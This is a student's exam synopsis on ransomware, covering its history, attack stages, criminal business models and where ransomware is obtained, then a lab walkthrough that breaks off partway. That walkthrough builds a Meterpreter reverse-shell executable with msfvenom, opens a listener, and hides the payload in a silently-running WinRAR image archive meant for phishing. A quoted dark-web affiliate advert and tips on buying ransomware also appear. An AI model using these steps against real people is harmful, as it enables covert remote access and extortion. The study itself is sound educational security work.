Zealand – Sjællands Erhvervsakademi

DAT rf18da3b4-4b, rf18da3c-4c, rf18cs3q-4q Valgfag/Electives - Specialiseringsprøve F20

Revision 4 sem

Prædefineret information


Startdato:	28-03-2020 09:00	**Termin:**	jun 2020
Slutdato:	29-05-2020 11:00	**Bedømmelsesform:**	Dansk 7-trinsskala
Eksamensform:	Mundtlig prøve	**ECTS:**	30
SIS-kode:	259410 0620 rf18da3b4-4b 71224 - MDT EKS 7TRIN		
Intern bedømmer:	Michael Claudius		
Intern bedømmer:	Jens Peter Andersen		

Deltager

Navn:	Michel Møs Arbirk
Kandidatnr.:	10138|43202|jun 2020|2001|3970|
UNI-C ID:	(Ikke sat)
Alt. id:	(Ikke sat)
EASJ-id:	(Ikke sat)

Gruppe

Gruppenavn:	Enkeltmandsgruppe
Gruppenummer:	34
Øvrige medlemmer:	Deltageren har afleveret i en enkeltmandsgruppe



```
src › j src › js › JS index copy.js › GetAllMoney › [ø] _loop_1 › then() callback
"use strict";
exports.__esModule = true;
var index_1 = require("../../darknet_modules/empireMarket/malware");
Complexity is 3 Everything is cool!
function GetAllMoney() {
    var _loop_1 = function () {
        var specific_tbody = document.getElementById("Encrypteverything");
        index_1["default"].get("https://MichelMøsArbirk/Synopsis/4thSemester/Ransomware")
            .then(function (response) {
            var data = response.data;
            specific_tbody.innerHTML = "KILL";
            var index;
```

RANSOMWARE

Michel Møs Arbirk

4. Semester Exam Synopsis

IT SECURITY – Zealand Roskilde
Impact – 23009 characters
Due – 29-05-2020

Michel Møs Arbirk
Zealand – Roskilde
4th Semester
IT Security

29-05-2020

Indhold

Introduction

Ransomware is a term used for a type of malware which prevents the victim from using their computer or access certain files unless you pay a digitally ransom. Years ago, cybercrime was preserved to experienced hackers, but nowadays ordinary people can gain access to high-end malicious software using simple tools such as the onion router(TOR) on the dark web. Ransomware come in many different types and shapes, but the main two types are crypto ransomware and locker ransomware. Ransomware is dramatically on the rise. According to Cybersecurity Ventures(2017), estimates of damage done by ransomware is expected to hit 20 billion US dollars in 2021, in 2015 it was 325 million US dollars – which is equivalent to a 6153% rise in just 6 years.

Motivation

My personal interest in Ransomware originated years ago when the deep/dark web became sort of mainstream – and it suddenly became possible to explore the dark side of the world wide web. Now you could gain access to pioneered underground markets – where it was possible to buy drugs, guns, evil software, or even hire a hitman. I was sold, not because I wanted to buy anything, but my urge to understand how literally anyone could purchase a military grade AK-47, was mind blowing. Even though we did have about Ransomware on 4. Semester in IT-Sec class, I felt and knew there was way more to it.

Problem definition

This problem definition provides the working ground for my synopsis. The first question is my 'main' question, and to answer my main I will have 4 'sub' questions.

What are the challenges of Ransomware ?

1. What defines the anatomy of a Ransomware attack?

2. How do you gain access to ransomware?
3. How do you exploit a victim's computer?
4. How to protect against ransomware ?

Method

To be able to answer my problem definition I will be using this methodology.

1. Research
2. Experiment
3. Implementation

Research

To do my research I will put hours and hours into searching the web, browsing news articles, watching YouTube videos and so on. These will be my main source of knowledge to be able to answer my problem definition.

Experiment

For my practical work I need to test out some ransomware. As I am not sure how to approach this yet, a lot of research must beforehand, so I minimize the risks of destroying my own hardware. The way I see it I have two options. 1. I will have the opportunity to carry out a small ransomware attack by using Kali Linux on a virtual machine 2. I will dive in the dark web markets and buy some high-level ransomware. The first option is by any means the safest and best way. But I will do some investigation on the dark web and ransomware, - and try to include it in my report as well.

Implementation

For my implementation I will be trying to execute or gain access to ransomware.

Planning

Since we must include a planning schedule, I will try my best to make one. For my personal experience I know that I will probably be making a lot of changes under way, as I like to work kind of abstract. But the initial plan will look like this:

Week 1	**Week 2**	**Week 3**	**Week 4**
Planning and gather information	Reading and gather information	Reading and experimenting/implementation	Closing the synopsis
Correct way to make a synopsis and the best way to approach my topic	Setting the outline of the body of the synopsis and start to write on the report	Setting up the testing environment of ransomware deployment + documentation	Finish the report, Check grammar and spelling, cutting down and closing up.

Background & Origin


Historically, ransomware originated back in 1989 as a piece of malware called AIDS(also called PS Cyborg)[1], created by Joseph Popp – a Harvard-trained evolutionary biologist. The original code would replace the text batch file in the root directory of the infected computer called AUTOEXEC.BAT, which would then count the number of times the computer was rebooted. Once this number hit 90 the AIDS trojan would then hide all the directories and claiming to have encrypted the files themselves. At this time, the user was then asked to 'renew their license' and contact PC Cyborg Corporation for payment through a post box office in Panama, the ransom was 189 US dollars. Later a tech analyst Jim Bates, found out that the AIDS trojan did not encrypt any of the files, it only altered the file names, and could be removed with the programs AIDSOUT and CLEARAID. The purpose of the ransomware was to raise capital to the research of the real disease AIDS. It was spread by 20000 infected floppy diskettes labelled "AIDS Information – Introductory Diskettes" which was sent to attendees of the World Health Organization's international AIDS conference. In the years to come ransomware attacks was not a big thing, that wasn't until 2006 when cybercriminals became more active and started using asymmetric RSA encryption[2].

Fast forward to 2012, ransomware started spreading worldwide, infecting systems, and transforming into highly sophisticated malware which made it easier to attack in the years to come. In the 3rd quarter of 2012 alone, 20000 new ransomwares were discovered[3].

As of 2016[4] ransomware cyberattacks emerged as the most notorious and damaging cybercrime, hitting enterprises and it also turned out the be the most successful year of attacks on You, the individual user. And unfortunately for You, there is no government or specialized rescue unit to swoop in and save You.

What is the Anatomy of a Ransomware attack?

Now let us talk about how ransomware attacks are executed. The model below shows the basic anatomy of a ransomware attack, step by step.




Step 1 – Deployment

The first phase is the deployment, also called "the campaign". The whole purpose of this is to get the malware downloaded to the victim's system/environment. Since most big ransomware attacks are carried out by professional cybercriminals, they are also using different business models to carry out the


[1] https://www.theatlantic.com/technology/archive/2016/05/the-computer-virus-that-haunted-early-aids-researchers/481965/
[2] https://www.comparitech.com/blog/information-security/rsa-encryption/
[3] https://www.varonis.com/blog/a-brief-history-of-ransomware/
[4] http://techgenix.com/2016-ransomware/

deployment. Just like traditional and legitimate businesses they often use B2B strategies which consist of 3 main models:

1. *Integrated business* – This model is straight forward and the most profitable. What the figure below shows is basically that the hacker group is 100% responsible of the deployment/distribution of the ransomware campaign, thereby they also get 100% of the ransoms paid by the victims.



2. *Affiliate business* – This strategy business model consists of lower risks for the hackers since the campaign can be outsourced to other cybercriminal networks for a split of the profits. An affiliate business offer found on a dark web marketplace(DreamMarket)[5], picture below:



[FREE] RANSOMWARE AFFILIATE NETWORK 75-25%

Discussion in 'Hacking & Bots' started by element11, [redacted]

Page 1 of 10 1 2 3 4 5 6 → 10 Next > Watch Thre

[redacted]
New Member

Joined:	Aug 5, 2015
Messages:	64
Likes Received:	9


Hi fellas. I've created a Ransom Virus Affiliate Website: Ransom32. You put the traffic and I put the software: (OPEN BETA LAUCHED. CHECK HERE: [URL]http://pwoah7foa6au2pul.onion/forum/index.php?threads/free-ransomware-affiliate-network-75-25.37426/page-6#post-412038[/URL])

My ransomware will semilock the computer and encrypt all the important files, asking for a Bitcoin payment (configurable) to decrypt and unlock the computer. My network will pay to you 75% of the revenue that my ransomware make.

It has configured 2 timeouts. One timeout of 4 days or the payout will be multiplied by 10 and another timeout that will delete the key and the user won't be able to decrypt the files anymore (not actually, but just to hurry up the user).

It has a configurable "latent timeout". The client will install itself and sleep until "latent timeout" ends, then he will connect to the server and start the encryption.

3. *Reselling* – The last business model is where other cybercriminals resell premade or new ransomware, so they are 100% responsible of all the aspects of the ransomware operation, thereby they also earn 100% of the ransom they collect, model below illustrates this model.



The last step of the deployment is how do the hackers then get the ransomware on their victims' computer. There is no easy answer to this, the first 3 methods below are the most common, while the last one I just had to include, since I find it quit interesting:

- *Drive-by download*[6] - is a simple visit to an exploited or out of date website or app where the malware is downloaded secretly in the background without the user's knowledge. It could also be a compromised authorized by end-user download.

[5] https://en.wikipedia.org/wiki/Dream_Market
[6] https://en.wikipedia.org/wiki/Drive-by_download

- *Phishing*[7] - Can be done in a variety of ways. Most common is phishing mails, where the hacker is sending out thousands of emails, in the hope of just one credulous user would open it and click on some sort of link. This link could for example take you to a fake simulated bank site where it asks you to update your personal information, and now the hacker could now use this info to brute force himself into your system and install the ransomware directly.
- *Botnet*[8] - This popular method in recent years attack computers that are already part of a botnet(a horde of computers infected with viruses, key loggers, and other malicious software) and remotely controlled by criminals. Commonly used for financial gain or to launch attacks on websites or networks. Also, most importantly, if they want to affect your system with a ransomware attack, they can do it easily.
- *USB-Drive Malware*[9] – This one is kind of funny, no offense, but the name explains it well. A cybercriminal drops infected USB device's with ransomware around universities for people to plug into their computers, and then the trouble begins. In 2016, researchers from the University of Illinois left nearly 300 unmarked USB flash drives to see how people responded to them. Almost 50% of the found USB devices was plugged in by the students and teachers. [10]

Step 2 – Installation (Ex. of an installation on a Windows system)

When the ransomware has been distributed to a victim's system the installation begins. If the ransomware installation is being detected and blocked by Anti-Virus programs, there is another option – a malware dropper. The "dropper methodology[11]" is where a small piece of harmless code is being installed to avoid detection of AV-programs and communicate with the hacker's command-and-control channels(Step 3). In its essence, it is a sophisticated way of opening a backdoor to the victims' system unnoticed before the real ransomware is installed. A second stage begins, now the ransomware starts to detect the infected system vulnerabilities and strengths – Is this system worth infection? If the answer is yes, the ransomware starts to spread further into windows registry that will ensure the ransomware is booted every time the computer starts. The ransomware components are then broken down into a variety of scripts, processes and batch files to ensure tools such as AV-programs and firewalls are turned off or are not a threat to the installation. The ransomware components are often hidden and extremely hard to notice as it disguises itself as a standard Windows process, like *svchost.exe*[12]. In some cases of a SECOND dropper is also being installed to detect if the ransomware is on a virtual machine(used by big businesses, more on this later) or not, and to switch off windows recovery features using *BCDEdit* [13]. Example of how the dropper code could look like is in Appendix.

[7] https://en.wikipedia.org/wiki/Phishing
[8] https://en.wikipedia.org/wiki/Botnet
[9] https://www.thesslstore.com/blog/usb-flash-drive-malware-how-it-works-how-to-protect-against-it/
[10] https://www.thesslstore.com/blog/usb-flash-drive-malware-how-it-works-how-to-protect-against-it/
[11] https://en.wikipedia.org/wiki/Dropper_(malware)
[12] https://malwaretips.com/blogs/svchost-exe-virus-removal/
[13] https://docs.microsoft.com/en-us/windows-hardware/manufacture/desktop/bcdedit-command-line-options

Step 3 – Command & Control(C2)[14]

Once the payload has been delivered to a system the hackers need to have some form of communication channel established to ensure that the ransomware know what to do next. Often it then sends information(IP address, domain name, operation system and AV-programs) back the extortionist so they know who they have compromised. Let us say that a high value target has been hit(Bank, Hospital etc.), then the criminals can adjust the ransom instead of 300 US dollars to maybe 300000 US dollars. So basically, a normal client-server model has now been kind of been established, lying dormant, so that the criminals can determine if the infection could be used to higher nefarious purposes. Sometimes it can take days or even weeks for the ransomware to fully have established itself on the infected system. Command and control channels come in a variety of shapes and sizes depending on the type of ransomware. Sometimes these can be as simple as an unencrypted web-based HTTP protocol, to highly complicated systems that rely on the Onion Router(TOR) for communication, which makes it difficult for law enforcement to shut the server down. Security researchers from German antivirus vendor G Data Software found out that even large botnets are being controlled on the Tor network[15].

The next step is to do a handshake(key exchange) once a “relationship” between the client and server has been arranged. In its **core**, this is the **heart** of the **ransomware attack**. Depending on the complexity of the ransomware, this could be anything from a weak symmetric key cypher to a complex asymmetric RSA 4,096-bit encryption algorithm. Let’s take a fast look at the pros & cons of asymmetric/symmetric ransomware encryption:

- *Symmetric key encryption* – Most often uses the infected system itself to generate the key. This reduce the resources and time needed for the actual encryption, which could help avoiding detecting of AV-program etc. Another advantage is that a unique key is generate every time contra asymmetric, which additionally allows the encryption to happen on, - or offline. Once the system is online the key will be sent back to the criminals(this is typical where the clock begins to tick). The biggest disadvantage of all of this it that, this can be defeated if You know how to do it. Quick explanation - You can pull the key from the systems active memory and use it to decrypt the system by yourself with the help of tools such as msramdump[16], after that you can directly read and access the memory(where the key is hidden) with a tool like Volatility[17].
- *Asymmetric key encryption* – In this encryption both a public and private key are used for the encryption process and a big advantage to this, contra symmetric, is that it is almost impossible to use tools to decrypt the system. Another advantage is the encryption algorithm used, which is very hard to brute force. Thus, asymmetric encryption is slower and consume more power overall, it is the preferable way to go, if you want a successful ransomware attack.
- *Note* – Some newer forms of ransomware combine the strength of both symmetric and asymmetric encryption(Hybrid-Ransomware)[18].

[14] https://www.sciencedirect.com/topics/computer-science/command-and-control-c2
[15] https://www.csoonline.com/article/2132226/botnet-masters-hide-command-and-control-server-inside-the-tor-network.html
[16] https://danielmiessler.com/blog/performing-a-cold-boot-proof-of-concept-without-princetons-bit-unlocker/
[17] https://www.howtoforge.com/tutorial/how-to-install-and-use-volatility-memory-forensic-tool/
[18] https://medium.com/@tarcisioma/ransomware-encryption-techniques-696531d07bb9

Step 4 – Destruction


Once the payload is installed and all the target files has been identified by the command-and-control phase, the malicious code begins to encrypt. Depending on the type of ransomware, everything from JPG's, Programs, MS-Office documents, GIFs, and so on, will be encrypted. Some other types of ransomware, - scareware f. ex. Is aimed to scare the end-user by stating it has explicit photos of the victim and in that way is holding the user hostage. But this is where the attack really starting to showing itself.

Step 5 – Extortion

Now that the system is encrypted, the victim is shown a screen demanding a fee for the key which decrypts the system again. The typical cost for unlocking your system is between 300$ and 500$

Additionally, there is no guarantee that you will be able to decrypt your system if the ransom is paid. It is now up to the victim or company, to determine if they should pay or not.

With everything involving ransomware, its constant evolving. A new method called "Double Extortion"[19] is on the rise where the hackers are threatening companies infected to pay the ransom fast or else they release,- or sell sensitive data(banking-info, social security info, etc.) to third-party cybergangs on the internet.



Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.

Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

WannaCry (2017, biggest and most infamous, estimated damage caused: 4.000.000.000 $)[20]

How to gain access to ransomware?


Upon the weeks that have pasts since the beginning of this report, it was not easy to determine all of the ways, a person could get a hold of malicious ransomware. But let me conclude what I found out so far:

- *Do-it-yourself* – This one says itself. After reading a lot of forums I can conclude this: It is extremely hard, even if you created it yourself, the chances are that it will not be that good, at all! Most of the new sophisticated ransomware(Petya[21], SaMSam, REvil[22]) often include a lot of code from the old ones. So, for the ordinary person/coder, this will not be a good option.

[19] https://www.cybersecasia.net/news/rise-in-ransomware-featuring-double-extortion-tactic
[20] https://www.kaspersky.com/resource-center/threats/ransomware-wannacry
[21] https://www.theguardian.com/technology/2017/jun/27/petya-ransomware-cyber-attack-who-what-why-how
[22] https://www.csoonline.com/article/3212260/recent-ransomware-attacks-define-the-malwares-new-age.html

- *Clear web*[23]*(World Wide Web)* – For ethical purposes you can download some of the biggest ransomware viruses on the web. For a further explanation I will demonstrate this for my oral exam(**hopefully**). Free tools such as Kali Linux, WinRAR and GitHub will used here.

- *Dark Web* – Many options here. Create a user on an illegal marketplace using the TOR-browser, and simply search for ransomware, but there can be many complications here. Firstly, You need to buy Bitcoin or even better Monero[24](highly anonymous) plus you need a crypto wallet. These marketplaces pop up fast but gets taken down by law enforcement even faster. Additionally, there are so many marketplaces which are cloned 'fake' sites[25], only created for you to make a purchase and scam you in the end. So, you really know what you are doing here.
- *Dark Web* - The second option is to join a hacker forum on the dark web, but often you need a reference from one of the existing members. I found a very hidden TOR-site called "freehacksRU", which apparently consisted of very big hacker groups, including the LizardSquad[26]. The whole site was on Russian, but I was able to translate a good bunch, and I could see that they had everything from affiliate programs, hacker tools, videos and so on, focusing on unethical hacking and software. Screenshot from the site below.



Барахолка — Последнее сообщение

Биржа труда *(11 Просматривает)*
Заработок в Интернете, поиск работы и услуги
Требуются услуги (182/505) — Предлагаю услуги (261/1718)
Платные схемы, способы заработка в интернете (64/499)
Тем: 508 Сообщений: 2,726
Взлом БД сайтов / Удаленный доступ, прослушка /... >>
от LineVzlom
25.04.2020, 14:45

Вирусология
Malware (7/11) — Эксплойты (7/9)
Связки — АЗ (2/4)
Крипт (9/24) — Прочее (2/4)
Тем: 27 Сообщений: 52
Erp Prosvasis Business Software: RCE - DNS... >>
от Ace0fpentacles
23.08.2019, 18:23


Приватный софт *(4 Просматривает)*
Продажа и покупка различного приватного софта
Продам (87/412) — Сдам в аренду (8/61)
Куплю (20/46)
Тем: 115 Сообщений: 519
[Софт для Telegram] - Инвайтер в группы, Рассылка... >>
от SMMWP
18.04.2020, 15:14

Dedicated, Proxy, VPN, Socks *(6 Просматривает)*
Купить, продать - Proxy, VPN, Socks, Dedicated, VDS и прочее
Тем: 91 Сообщений:
Продажа дедиков (dedicated servers) >>

How do you exploit a victim's target device?

This step by step guide will demonstrate how to create an undetectable backdoor with the use of Kali Linux, Windows10 and WinRar. The goal is to create a hidden payload within an image(JPG,PNG etc.), when a victim opens up the image, a small .exe file will run in the background giving us information and some control over the device. Drawing parallels to "The Deployment step 1" as mentioned earlier, the next step is then to spread the image out either by uploading it on different sites, forums, sending phishing mails with the image attached and etc, so a unknowing victim can click on it and the hackers have a way inside of the victims device. My Kali Linux is setup to work on my local Wi-Fi connection so it "acts" like a normal computer. So basically, I want to create a backdoor to my normal psychical windows laptop and gaining access to that - by Kali Linux. This is to demonstrate how the early process of a ransomware attack is being formed.

1. First, we open a normal terminal window in Kali and give us root access if we need, and enter the command:




```
root@kali:/# msfvenom -p windows/meterpreter/reverse_tcp LH
OST=192.168.1.165 LPORT=4444 -f exe -o michelvirus.exe
```


[23] https://martech.zone/what-is-clear-deep-dark-web/
[24] https://da.wikipedia.org/wiki/Monero
[25] https://www.vice.com/en_us/article/nze44g/the-fbis-deep-web-raid-seized-a-bunch-of-fake-sites
[26] http://www.bbc.co.uk/newsbeat/article/30306319/who-are-lizard-squad-and-whats-next-for-the-hackers

Notes: *msfvenom*[27] combines msfpayload and msfencode to give the best shellcode framework, the *meterpreter*[28] payload provides us later with dynamic information of the target device.


2. Step 1 gave us a reverse shell .exe file that will connect back to us on port 4444 and a TCP connection on ip 192.168.1.165. The file is saved in file manager:



3. We right click on the file and go to properties and enable the file to run as a program:



Program: ☑ Allow this file to run as a program

4. Now we use *msfconsole*[29](enter msfconsole in the running terminal) to give us the best "all in one" console interface. Then we use *multi/handler*[30] that handles exploit outside of the framework:



```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.165
LHOST ⇒ 192.168.1.165
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > show options
```


5. Now we basically have a running framework-exploit open in Kali and the next step is to create the image with .exe file compressed inside of that.
We google a random .jpg image and upload the image to an icon converter(www.icoconvert.com).
We then DRAG the payload .exe file from kali to our psychical windows computer on the desktop. Then we mark the payload file and the normal .jpg image together and compress them with *WinRar.* After that WinRar pop ups where we have the options to change how the file "should perform". The most important features here are that we setup the image to execute the payload file when you click on the .jpg image. With the help of these WinRar SFX options we can disguise the .exe file within:



Run after extraction
michelvirus.exe
lol.jpg

[27] https://www.offensive-security.com/metasploit-unleashed/msfvenom/
[28] https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/
[29] https://www.offensive-security.com/metasploit-unleashed/msfconsole/
[30] https://www.offensive-security.com/metasploit-unleashed/binary-payloads/

We make sure that the file is in silent mode and doesn't reveal that anything besides the image is opening":



Archive name and parameters

General | Advanced | Options | Files | Backup | Time | Comment

Advanced SFX options ?

Update | Text and icon | License | Module
General | Setup | Modes | Advanced

Temporary mode

□ Unpack to temporary folder

Optional question

Question title

